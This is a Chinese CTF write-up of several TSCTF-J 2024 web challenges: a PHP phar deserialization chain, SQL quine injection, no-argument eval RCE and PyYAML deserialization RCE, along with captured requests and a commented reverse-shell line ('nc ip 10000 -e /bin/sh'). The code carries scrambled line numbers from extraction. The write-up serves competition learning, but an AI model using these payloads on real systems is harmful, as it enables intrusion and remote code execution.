

2024 TSCTF-J 部分 Web WP

1. 1z_serialize

1.1 题目详情

1. 页面跳转后的源代码：

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4
5 #php version < 7.0.10
6
7 class He_Ping
8 {
9     public $expired;
10    public $u;
11    public $zi;
12
13    public function __destruct(){
14        $arg = $this->u;
15        echo "你想要uzi跳枪的课
16        程? ".$arg;
17    }
18
19    public function __wakeup(){

20}
```

```
1           $this->expired = False;
2       }
3
4   public function __invoke(){
5
6       if(!preg_match("/cat|tac|more|tail|base/i", $this->zj)){
7           if($this->expired){
8               system($this->zj);
9           }
10          else{
11              die("不是你配吗要我的
12  课程。。。");
13          }
14      }
15      else{
16          die("不是你配吗要我的课
17  程。。。");
18      }
19  }
20
21 class Jing_Ying
22 {
23     public $tiao;
24     public $qiang;
25
26
27     public function __toString(){
28         return $this->tiao-
29             >jumping_gun;
30     }
31 }
```

```
2
3     public function __get($arg1){
4         $shaoyu = $this->qiang;
5         return $shaoyu();
6     }
7
8
9     $uzi = $_GET['uzi'];
10    if
11        (preg_match('/file|php|data|zip|bz
12        p|zlib/i', $uzi)) {
13            die("uzi跳枪...在那个2020年已经失传
14            了");
15        } else {
16            echo file_get_contents($uzi);
17        }
18        throw new Exception("Garbage
19        collection");
20    ?>
```

1.2 思路和解法

1. 当时比赛想也没想，直接非预期解尝试：/?
uzi=/flag。然后就出来了(。

2. 1z_serialize_revenge

2.1 题目详情

1. 进入页面：

欢迎来到少羽的uzi跳枪课程
泥准备好成为沙威玛uzi传奇了嘛

2. 跳转后是修复的源代码：

```
1 <?php
2 error_reporting(0);
3 highlight_file(__FILE__);
4
5 #php version < 7.0.10
6
7 class He_Ping
8 {
9     public $expired;
10    public $u;
11    public $zi;
12
13    public function __destruct(){
14        $arg = $this->u;
```

```
4          echo "你想要uzi跳枪的课
5 程? ".$arg;
6      }
7
8      public function __wakeup(){
9          $this->expired = False;
10     }

11
12     public function __invoke(){
13
14     if(!preg_match("/cat| tac| more| tail
15 |base/i", $this->zj)){
16         if($this->expired){
17             system($this->zj);
18         }
19         else{
20             die("不是你配吗要我的
21 课程。。。");
22         }
23     }
24     else{
25         die("不是你配吗要我的课
26 程。。。");
27     }
28 }
29 }

30 class Jing_Ying
31 {
32     public $tiao;
33     public $qiang;
34 }
```

```
9     public function __toString(){
0         return $this->tiao-
1 >jumping_gun;
4     }
2
3     public function __get($arg1){
4         $shaoyu = $this->qiang;
5         return $shaoyu();
6     }
7
8
9     $uzi = $_GET['uzi'];
0     # 增加了更多的过滤
1     if
2     (preg_match('/get|flag|php|filter|b
zip|read|file|data|base64|zip|rot13
|zlib/i', $uzi)) {
5         die("uzi跳枪...在那个2020年已经失传
了");
5     } else {
4         echo file_get_contents($uzi);
5     }
6     throw new Exception("Garbage
7 collection");
5 ?>
```

3. 仔细阅读源代码后发现，没有反序列化入口，因此回到主界面，查看网页源代码：

```
1 ...
2 <div class="center">
3   <p>欢迎来到少羽的uzi跳枪课程</p>
4   <p>泥准备好成为<del>沙威玛</del>uzi
5     传奇了嘛</p>
6   <button type="button"
7     onclick="location.href='/unserialize.php'">我要学习uzi跳枪课程! </button>
8 </div>
9
1 </html>
```

4. 那就查看一下 `robots.txt` 吧:

```
User-agent:*
Disallow:/up11111100ad.html
```

5. 找到文件上传口:



请上传gif图片: 未选择任何文件

2.2 思路

1. 刚拿到这题时，发现文件上传，可以没有文件包含的函数。同时没找到反序列化口，因此网上直接搜索“PHP 反序列化入口”，发现有 `phar` 的反序列化，进去看了一下，找到了下手的地方。
2. 然后开始构造链条：

```
1 class He_Ping
2 {
3     public $expired = true;
4     public $u;
5     public $zi = "cat /flag";
6
7     # todo 必定执行的前提是绕过结尾报错
8     public function __destruct(){
9         # todo 当成 string 执行
10        $arg = $this->u;
11        echo "你想要uzi跳枪的课
12        程? ".$arg;
13    }
14    # todo 需要绕过
15    public function __wakeup(){
16        $this->expired = False;
17    }
18
19    public function __invoke(){
20}
```

```
1
9 if(!preg_match("/cat| tac|more|tail
|base/i", $this->zi)){
2             if($this->expired){
0                 # todo 执行 system
1 但是没有回显
2                     system($this->zi);
2
3             }
4             die("不是你配吗要我的
5 课程。。。");
2
6             }
7             else{
8                 die("不是你配吗要我的课
9 程。。");
3
3         }
3
3     class Jing_Ying
3     {
4         public $tiao;
5         public $qiang;
3
3         public function __toString(){
8             return $this->tiao-
9             >jumping_gun;
4
0
4         public function __get($arg1){
```

```
2             $shaoyu = $this->qiang;
3             return $shaoyu();
4         }
5     }
6 # todo He_Ping::__invoke(this-
7 >zi= payload) <= Jing_Ying::__get(),
其中 qiang = He_Ping <=
Jing_Ying::__toString(), 其中 tiao
取递归 <= He_Ping::__destruct
4 $he_Ping = new He_Ping();
5 $jing_Ying = new Jing_Ying();
6 $jing_Ying->qiang = $he_Ping;
7 $jing_Ying->tiao = $jing_ying;
8 $he_Ping->u = $jing_ying;
9 # 原先本地试了一下, 发现 __destruct 没
有执行, 后来知道要触发垃圾回收 GC 机制
0 $b = array($he_Ping, 0);
1
2
3 # 网上拷过来的 phar 文件生成
4 @unlink("phar.phar");
5 $phar = new Phar("phar.phar");
6 $phar->startBuffering();
7 $phar->setStub("GIF89a"."<?php
8 __HALT_COMPILER(); ?>"); //设置
9 stub, 增加gif文件头
```

```
6 //$/phar-
1 >setMetadata('o:7:"He_Ping":4:
{s:7:"expired";b:1;s:1:"u";N;s:2:"z
i";s:31:"nc ip 10000 -e
/bin/sh";}'); //将自定义meta-data存入
manifest
6 $phar->setMetadata($b); //将自定义
2 meta-data存入manifest
6 $phar->addFromString("test.txt",
3 "test"); //添加要压缩的文件
6 //签名自动计算
6 $phar->stopBuffering();
```

因为涉及到 `__wakeup` 绕过和触发垃圾回收机制，因此生成的链条还要修改生成的 phar 文件，所以修改完 phar 文件后，其签名还需要修复：

```
1 import hashlib
2
3 with open('phar.phar', 'rb') as f:
4     content = f.read()
5
6 text = content[:-28]
7 end = content[-8:]
8 sig = hashlib.sha256(text).digest()
9
10 with open('phar_new.phar', 'wb+') as f:
11     f.write(text + sig + end)
```


3. 后来发现打不进去，本地试了一下，没有触发垃圾回收机制，将报错注释后却可以执行。 (PHP7.0.9)



```
45     }
46     }
47 }
48 unserialize('a:2:{i:0;O:7:"He_Ping":4:{s:7:"expired";b:1;s:1:"u";o:9:"Jing_Ying":2:{s:4:"tiao";r:4;s:5:"qiang";r:2;}s:2:"zi";s:1:"shaoyu";i:0;i:2;}');
49 //throw new Exception("Garbage Collection");
50
```

```
Run test1.php ×
C:\Users\hassee\Desktop\He_Ping>php7.0.9nts\php.exe C:\Users\hassee\Downloads\www\test1.php
Fatal error: __toString() must return a string value in C:\Users\hassee\Downloads\www\test1.php on line 12
Process finished with exit code 255
```

然后去和出题人交流请教了一下，发现不同版本执行结果还不同。在注释掉报错后，PHP5 会反序列化失败：



```
34 class Jing_Ying {
35     public function __toString(){
36     }
37     public function __get($arg1){
38         $shaoyu = $this->qiang;
39         return $shaoyu;
40     }
41 }
42
43
44
45
46
47
48 unserialize('a:2:{i:0;O:7:"He_Ping":4:{s:7:"expired";b:1;s:1:"u";o:9:"Jing_Ying":2:{s:4:"tiao";r:4;s:5:"qiang";r:2;}s:2:"zi";s:1:"shaoyu";i:0;i:2;}');
49 throw new Exception("Garbage Collection");
50
```

```
[Running] php "e:\QQ Files\test1.php"
Warning: unserialize(): Unexpected end of serialized data in E:\QQ Files\test1.php on line 48
Warning: unserialize(): Error at offset 125 of 135 bytes in E:\QQ Files\test1.php on line 48
Fatal error: Uncaught Exception: Garbage Collection in E:\QQ Files\test1.php:49
Stack trace:
#0 {main}
    thrown in E:\QQ Files\test1.php on line 49
PHP Warning:  unserialize(): Unexpected end of serialized data in E:\QQ Files\test1.php on line 48
PHP Warning:  unserialize(): Error at offset 125 of 135 bytes in E:\QQ Files\test1.php on line 48
```

4. 这下纳闷了，后来想了想可能是用了递归的原因，重写！

```
1 $he_Ping = new He_Ping();
2 $he_Ping2 = new He_Ping();
3 $jing_ying = new Jing_Ying();
4 $jing_ying2 = new Jing_Ying();
5 // $jing_ying->qiang = $he_Ping;
6 $he_Ping->u = $jing_ying;
7 $jing_ying->tiao = $jing_ying2;
8 $jing_ying2->qiang = $he_Ping2;
9 $b = array($he_Ping, 0);
1 echo serialize($b);
```

5. 这下可以绕过抛异常了，但是将链打过去还是没有回显。后来问了做出来的师傅，他说链条也基本没啥问题了。后来问出题人是否是签名的不同：

可能还是链条构造的有问题吧

等 wp 了

如果拿sha1在本地跑的话，会报错看到是需要用sha256的

这是最后一个坑了

那我就是差着最后一步了吗

大多数人搜到的phar改签名的脚本是sha1的，还需要自己改一下变成改sha256签名的脚本

2024/9/22 :

我问了一位做出来的师傅

他说他用的 sha1

哦哦这样

我也遇到有点是用sha1的，但是没出

6. 最终比赛时间到了，止步于此了。没打出来可惜了。

2.3 后记

1. 复现 todo

3. KindOfQuine

3.1 题目详情

1. 直接提供了源码，开读！

```
1 <?php
2 require_once 'mysql_connect.php';
3
4 $conn = $GLOBALS['db_conn'];
5
6 $id = $_POST['id'];
7 $pw = $_POST['pw'];
8
9 $message = '';
10 $sign = false; // This variable is
only used for CSS
11
12 function checkSql($s) { // Copied
from the **Internet**. Delete $ and
space because it is not special in
SQL language. It should be safe. :)
```

```
1
3  if(preg_match("/regexp|between|in|
flag|=|>|
<|and|\||right|left|reverse|update|
extractvalue|floor|substr|&| ;|\\"|0x
|sleep/i", $s)){
1          return false;
4      }
5      return true;
6  }
7
8
9
0 // if id is not admin
1 if ($id !== 'admin') {
2     // Guess whether there is
3     difference between the 'id' and
4     'pw' parameters
2     $query = "SELECT id, pw FROM
4 mem WHERE id = '$id' AND pw =
MD5('$pw')";
2     $result = mysqli_query($conn,
5     $query);
2
8     if ($result) {
2         if ($row =
8 mysqli_fetch_array($result)) {
2             $message .= "hi, " .
9 htmlspecialchars($row["id"]) . "!
";

```

```
3             $sign = true;
0             $message .= "Password
1 is correct. ";
3             $message .= "If you
2 want to get the flag, you need to
login as admin.";
3         } else {
3             $message .= "No such
4 user or wrong password!";
3         }
5     } else {
6         $message .= "MySQL Error: "
7 . mysqli_error($conn);
3     }
8
9 }else{
0     // Special case for admin
1     $query = "SELECT id, pw FROM
2 mem WHERE id = 'admin' AND pw =
MD5('$pw')";
4     $result = mysqli_query($conn,
3 $query);
4
4     if (checkSql($pw)) {
5         if ($result) {
6             if ($row =
7 mysqli_fetch_array($result)) {
4                 $message .= "hi!
8 admin! ";
```

```
4 if ($row['pw'] ===
9 md5($pw)) {
5     $sign = true;
0     $message .=
1 "Password is correct. ";
5         $message .=
2 "Your flag is: TSCTF-J{fake-flag}";
5     } else {
3         $message .=
4 "Wrong password!";
5     }
5 } else {
6     $message .= "MySQL
0 Error: " . mysqli_error($conn);
6 }
6 }else{
8     $message .= "SQL Injection
3 Detected!";
6 }
6 }
```


```
6 # 1' union select
6 replace(replace('1" union select
    replace(replace(".",char(34),char(3
9)),char(46),".")#',char(34),char(3
9)),char(46),'1" union select
    replace(replace(".",char(34),char(3
9)),char(46),".")#')#
6
6 ?>
```

3.2 思路

1. 审计了一下源码，一开始看下半的 `admin` 处有过滤啥的，就先从非 `admin`，也就是 `id` 处注入。在拿到数据库的内容后，提示还是要从 `admin` 下手，那么只能回头。
2. 难点在于：`$row['pw'] === md5($pw)`。这种只能要求正确密码才能通过。
3. 回到题目的标题：`KindofQuine`，那么就去搜关键字，先直接搜题目名，发现没啥线索后就去搜“SQL Quine CTF”，然后就了解到了 SQL 注入中的 Quine。
4. 大部分文章打的题都是没有带 `MD5` 加密的，而这题需要 MD5 加密，因此需要对 Payload 进行修改。初来乍到看 Quine 的原理，还是有点难理解的，最终参照的文章：

https://blog.csdn.net/qq_35782055/article/details/130348274

然后结合 Navicat，在本地试了一下：



总之在请教了出题人后，也算是弄出来了。

请问 KindOfQuine 中 md5 的绕过能给个方向吗？

Quine 注入了解了，但是 MD5(') 后，是需要跳出函数后再对 Quine 的 payload 进行 md5 加密吗

2024/9/21 14:32:18

思路已经是符合预期的了，构造思路和那种没有md5的注入是一致的

如果可以完全理解正常quine注入的payload的原理的话应该是能通过多次尝试来完成手工构造
但是没有超绝的理解力的话，只能去动用超绝的搜索能力了

2024/9/21 14:33:21

(如果没有理解错误你的意思的话)

我的意思是源代码的 md5 要跳出来，然后重新 md5 加密



没有md5时是单引号闭合字符串后union一个返回值为一整个输入字符串的东西
有md5时单引号括号闭合原语句后union md5(一个返回值为原语句)的东西

```
1') union select md5(replace(replace('1" union select  
replace(replace(".",char(34),char(39)),char(46),"")#',char(3  
4),char(39)),char(46),'1" union select  
replace(replace(".",char(34),char(39)),char(46),"")#')#
```

大概是这个意思吗

“有md5时单引号括号闭合原语句后union md5(一个返回值为原语句)的东西”

手动构造的话要注意内层的select后跟着的东西哦

2024/9/21 15:26



24/09/21 15:26:37

恭喜 EndlessShw 获得 [KindOfQuine] 二血

总之误打误撞出来了



之前还在担心加了括号后闭合有问题咋办，结果还是在 navicat 上执行后才知道不会影响闭合 😊

谢谢

还得得借助 Navicat 手动试一试 Payload，光手动构造总会有其他奇怪的问题。

5. PoC:

详见上文 Navicat 中输入的内容。

4. RCE_ME!!!

4.1 题目详情

1. 题目源码：

```
1 <?php  
2 highlight_file(__FILE__);
```

```
3 if(isset($_GET['cmd'])) {
4     $cmd= $_GET['cmd'];
5     if
6         (!preg_match('/data:\//|filter:\//
7         /|php:\//|phar:\//|zip:\//i',
8         $cmd)) {
9             if(';' ===
10                preg_replace('/[a-z,_]+\\((?R)?\\)/',
11                NULL, $cmd)) {
12                    if
13                        (!preg_match('/pwd|tac|cat|chr|ord|
14                        ls|dir|conv|info|hex|bin|rand|array
15                        |source|file|cwd|dfined|system|asse
16                        rt|sess/i', $cmd)){
17                            @eval($cmd);
18                        }
19                    }
20                }
21            }
22        }
23    else{
24        die("不是,哥们! ");
25    }
26}
27
28    else{
29        die("真的是这样吗? ");
30    }
31}
32
33    else{
34        die("是这样的吗? ");
35    }
36}
```

4.2 思路

1. 输入的字符串最终被 `eval`，一开始想到无字符 RCE。
2. 但是无字符 RCE 也有很多种方法，`' ; ' === preg_replace('/[a-z,_]+\\((?R)?\\)/', NULL, $cmd)` 使得只能出现一个 `;`，以及 `()` 的嵌套。所以异或、取反、自增等方法不行。
3. 所以这时想到无参数 RCE：

<https://blog.csdn.net/Manuffer/article/details/120738755>


4. 所以最终打的 Payload 就是：

```
eval(end(current(get_defined_vars())));  
&shell=phpinfo();。
```


5. alpaca_search

5.1 题目详情

1. 刚进去后就是登录界面。



2. 成功登录进去后就是猜测页面：



5.2 思路

1. 刚开始题目好像没有给 password.txt。前端看了一下也没有啥提示，然后就拿着 dirsearch 开扫（。然后扫了一小会儿，也没看见有啥结果，当时想着抢别的题目一血，就停止扫描去做别的题目了。
2. 后来给了爆破的字典，Burp 爆破，跑出账号密码，进入页面。
3. 猜测页面从 0 猜到 99，依旧先用 Burp 爆破，看一下返回包的格式（是否有 session 设置啥的）；本打算找出规律后写 Python 脚本，但是他返回体中的内容有：`Set-Cookie: count=1.`
4. 这下就好办了，感觉其没有进行数据校验，请求体中改 Cookie 为：`Cookie: count=999; session=xxx`，再爆破一次！
5. 结果也是成功拿到 Flag。（感觉是非预期解）

6. alpaca_search_again

6.1 题目详情

1. 见上文，页面没有改变。

6.2 思路

1. 账号密码改了，再重扫，也是又成功的进入。
2. 还是先爆破一遍，结果发现没有一个是对的。那么这题思路就不是爆破了。
3. 前端也没有啥提示，唯一可能的地方就是 Cookie 了，发现他的 Cookie 是 JSON 格式的，那么考虑到 Fastjson 或者可能是其他序列化的方向，先让他报个错：

```
curl -X POST http://challenge.hazmat.buptmerak.cn:22020/guess -d "guess=1"
{
    "Game Rules": [
        <p>
            The goal is to guess the correct hole where alpaca hides between 0 and 99 (inclusive).
        </p>
        <ol>
            <li>
                If you guess the correct number 1000 times, you will receive the flag.
            </li>
            <li>
                Oh, I do think you can find him
            </li>
        </ol>
    ],
    "error": "Incorrect guess. Try again.\nError during session processing: while parsing a flow mapping\nin &#34;&lt;unicode string&gt;&#34;, line 1, column 3:\n    - (passwor\nexpected &#39;,&#39; or &#39;.&#39;, but got &#39;&lt;stream end&gt;&#39;\n    in &#34;&lt;unicode string&gt;&#34;, line 1, column 11:\n    - (passwor\n"
}
```

4. 直接把报错的内容格式放在网上搜索，结果发现是 PyYaml，再搜搜其相关漏洞，果然有反序列化。

https://xz.aliyun.com/t/12481?time=1311=GqGxRQgiuDyDlrzG78KG%3DGC9wE5WuepD&u_atoken=e289de62ffad3edd58b1962b2be28946&u_asig=ac11000117270828592812553e0047#toc-5

5. 边学边尝试，先打了个低版本的 PoC：

```
1 | !!python/object/new:subprocess.check_output [[["whoami"]]]
```

发现成功，有回显。

```
Request
Pretty Raw Hex
1 POST /guess HTTP/1.1
2 Host: challenges.hazmat.buptmerak.cn:22020
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://challenges.hazmat.buptmerak.cn:22020
10 Connection: close
11 Referer: http://challenges.hazmat.buptmerak.cn:22020/guess
12 Cookie: session=1SFwexRob24hb3JgZWNL251dpzsdWJwcw9jZXNzLmNgZWNxX291dHBlcBbW7J3mG9hbWk1KV0=
13 Upgrade-Insecure-Requests: 1
14 Priority: 0
15
16 guess=1
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
```

```
Response
Pretty Raw Hex Render
69   color:#555;
70 }
71 </style>
72
73 <div class="container">
74   <h2>
75     Search the alpaca
76   </h2>
77   <div class="rules">
78     <p>
79       Game Rules:
80       <ol>
81         <li>
82           The goal is to guess the correct hole where alpaca hides between 0 and 99
83           (inclusive).
84         </li>
85         <li>
86           If you guess the correct number 1000 times, you will receive the flag.
87         </li>
88         <li>
89           Oh, I do think you can find him
90         </li>
91       </ol>
92     </div>
93     <form method="POST" action="/guess">
94       <input type="number" name="guess" min="0" max="99" placeholder="Enter a number
95           required">
96       <br>
97       <input type="submit" value="Submit">
98     </form>
99     <p>
100       Incorrect guess. Try again.
101       b#39;root\#39;
102     </p>
103   </div>
104 
```

6. 进一步利用：

```
1 | !!python/object/new:subprocess.check_output [[["ls /"]]]
```

发现报错，然后去文档查了一下

`subprocess.check_output` 函数的格式，修改：

```
1 | !!python/object/new:subprocess.check_output [[["ls", "/"]]]
```

```
Request
Pretty Raw Hex
1 POST /guess HTTP/1.1
2 Host: challenges.hazmat.buptmerak.cn:22020
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/pn
g,image/svg+xml,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://challenges.hazmat.buptmerak.cn:22020
10 Connection: close
11 Referer: http://challenges.hazmat.buptmerak.cn:22020/guess
12 Cookie: session=1SFwexRob24hb3JgZWNL251dpzsdWJwcw9jZXNzLmNgZWNxX291dHBlcBbW7J3mG9hbWk1KV0=
13 Upgrade-Insecure-Requests: 1
14 Priority: 0
15
16 guess=1
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
```

```
Response
Pretty Raw Hex Render
69   color:#555;
70 }
71 </style>
72
73 <div class="container">
74   <h2>
75     Search the alpaca
76   </h2>
77   <div class="rules">
78     <p>
79       Game Rules:
80       <ol>
81         <li>
82           The goal is to guess the correct hole where alpaca hides between 0 and 99
83           (inclusive).
84         </li>
85         <li>
86           If you guess the correct number 1000 times, you will receive the flag.
87         </li>
88         <li>
89           Oh, I do think you can find him
90         </li>
91       </ol>
92     </div>
93     <form method="POST" action="/guess">
94       <input type="number" name="guess" min="0" max="99" placeholder="Enter a number
95           required">
96       <br>
97       <input type="submit" value="Submit">
98     </form>
99     <p>
100       Incorrect guess. Try again.
101       b#39;app\bin\nboot\ndev\ntcc\phome\ntlib\ntlib32\ntlib64\ntlibx32\media\mnt\nproc\nroot\nrun\nsbin\nsys\ntmp\nusr\nvar\#39;
102     </p>
103   </div>
104 
```

拿下。

